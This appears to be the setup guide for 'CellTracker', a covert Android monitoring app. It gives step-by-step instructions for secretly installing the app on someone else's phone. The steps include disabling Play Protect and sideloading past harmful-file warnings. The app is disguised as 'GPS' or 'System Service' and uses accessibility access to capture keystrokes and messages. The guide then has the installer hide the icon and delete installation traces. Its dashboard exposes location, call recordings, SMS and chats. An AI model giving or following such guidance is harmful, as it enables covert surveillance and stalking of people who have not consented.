CellTracker Knowledge Base & Setup Guide
The complete user manual and troubleshooting guide for CellTracker. Follow these instructions to easily install, configure permissions, and protect the app on any Android device.
Quick Jump:
1. Prerequisites
Before you begin the installation process, ensure you have the following ready:

Physical Access
You need physical access to the target Android phone for 2-3 minutes with legal permission.

Internet Connection
Active Wi-Fi or mobile data connection on the target device to download and sync data.
2. Pre-Installation & Settings Configuration
Configure these settings on the target device to ensure smooth installation and prevent Google Play Protect from blocking the app.
2.1 Disable Google Play Protect
Google Play Protect is designed to scan apps. Because CellTracker operates silently in the background for parental monitoring, Play Protect might detect it as potentially unsafe and block background sync. You must turn off Play Protect:
- Scan apps with Play Protect
- Improve harmful app detection
2.2 Enable Unknown Sources / Install Unknown Apps
Android requires permission to install apps outside the Google Play Store:
- For Android 7 and earlier: Open phone Settings > Security > Check the box for Unknown Sources > Tap OK.
- For Android 8 to Android 15: When downloading the APK through Google Chrome, you will see a prompt. Tap Settings and toggle ON Allow from this source.
2.3 Allow Restricted Settings (Android 13, 14 & 15)
- Go to phone Settings > Apps > Select GPS (CellTracker).
- Tap the Three Dots (⋮) or Info icon in the top-right corner.
- Tap Allow restricted settings.
- Enter your phone screen lock PIN or biometric fingerprint to confirm.
- Now return to Accessibility and you will be able to enable the GPS service without restriction.

1. Restricted Setting Alert

2. Tap Three Dots (⋮)

3. Allow Restricted Settings
3. App Download & Installation
Follow these steps on the target phone to download and install the tracking client.
-
Download the APK:
Open Google Chrome on the target phone, visit https://celltracker.io/ and tap the Download App button (or login to your dashboard at dashboard.celltracker.io and download the application).
If Chrome shows "File might be harmful", tap Download anyway. This is standard for any APK downloaded outside Google Play.
-
Install the Application:
Once downloaded, tap the file in your notification bar or from the Chrome Downloads manager. Tap Install.
Note: The application is named « GPS » or « System Service » to remain discreet and stealthy.
Step-by-Step Video Walkthroughs
General Installation Video
Redmi / Xiaomi Setup Video
4. App Configuration & Stealth Mode
Grant necessary Android permissions and hide the application icon for 100% invisible operation.
- Open and Login: Open the installed application (named « GPS »). Enter your registered CellTracker email address and password, then tap Login.
-
Grant System Permissions:
Follow the on-screen prompts to grant required permissions:
- Accessibility Service: Enable for « GPS » / « System Service ». This allows tracking keystrokes, social media messages (WhatsApp, Facebook, Telegram), and web history.
- Notification Access: Turn ON to capture incoming chat notifications and alerts.
- Location Permission: Select Allow all the time and enable high accuracy.
- Usage Access: Turn ON to monitor screen time and app usage statistics.
- Battery Optimization: Select Don't optimize / Allow background activity.
- Hide Application Icon (Stealth Mode): Once all permissions are enabled, tap the Hide Icon button. The app icon will disappear from the phone's app launcher and home screen, running 100% silently in the background.
- Clean Up Traces: Open the Chrome browser > Tap Three Dots > Downloads > Delete the downloaded APK file. Also clear your recent browsing history.
5. Make Application Trusted / Battery Optimization
Android phone manufacturers aggressively kill background apps to save battery. To ensure CellTracker runs continuously without interruption, select your phone brand below and apply the recommended settings:
Samsung Settings (One UI - Android 9 to 15)
- Never Sleeping Apps: Open Settings > Battery and device care > Battery > Background usage limits > Tap Never sleeping apps > Tap + > Select « GPS » > Tap Add.
- Unrestricted Battery: Open Settings > Apps > GPS > Battery > Choose Unrestricted.
- Memory Exclusion: Open Settings > Battery and device care > Memory > Excluded apps > Tap + > Select GPS > Tap Add.
Xiaomi / Redmi / POCO Settings (MIUI & HyperOS)
- Enable Autostart: Open Settings > Apps > Manage apps > Select « GPS » > Toggle ON Autostart > Tap OK.
- Battery Saver No Restrictions: In the same app info screen > Tap Battery saver > Select No restrictions.
- Lock App in Recent Apps: Open the recent apps overview tray > Tap and hold the « GPS » app preview > Tap the Lock (🔒) icon so MIUI never clears it when clearing RAM.
OPPO / Realme Settings (ColorOS & Realme UI)
- Battery Optimization: Open Settings > Battery > More battery settings > Optimize battery use > Select « GPS » > Choose Don't optimize.
- Background & Auto-Launch: Open Settings > App Management > App list > GPS > Battery usage > Toggle ON Allow background activity and Allow auto-launch.
- Recent Apps Lock: From recent apps screen, tap the two dots above the GPS card > Tap Lock.
Vivo / iQOO Settings (Funtouch OS)
- Background Power Consumption: Open Settings > Battery > Background power consumption management > Find « GPS » > Select High background power consumption (or Allow background power consumption).
- Autostart in iManager: Open the built-in iManager app > App manager > Autostart management > Enable GPS.
- Special App Access: Settings > Apps > Special app access > Battery optimization > Select GPS > Don't optimize.
OnePlus Settings (OxygenOS)
- Battery Optimization: Open Settings > Battery > Battery optimization > Switch to All apps > Find « GPS » > Choose Don't optimize.
- App Auto-Launch: Open Settings > Apps > Auto-launch > Enable GPS.
- App Lock in Recent: Open multitasking screen > Long press on the GPS app window > Tap Lock.
Google Pixel / Motorola / Stock Android
- Unrestricted Battery: Open Settings > Apps > See all apps > Select « GPS » > App battery usage > Choose Unrestricted.
- Pause App Activity: In the same App info screen > Ensure Pause app activity if unused is toggled OFF.
6. Login & Start Monitoring
You are now ready to view tracking data in real time from your personal dashboard.
- Open your computer, tablet, or phone browser and visit https://dashboard.celltracker.io/login.
- Sign in with the email address and password you registered with.
- Within 5 to 15 minutes of installation, your device's initial synchronization will complete.
- Monitor live GPS Location, Call Recordings, SMS Logs, WhatsApp / Social Chats, Photos, and use remote controls seamlessly.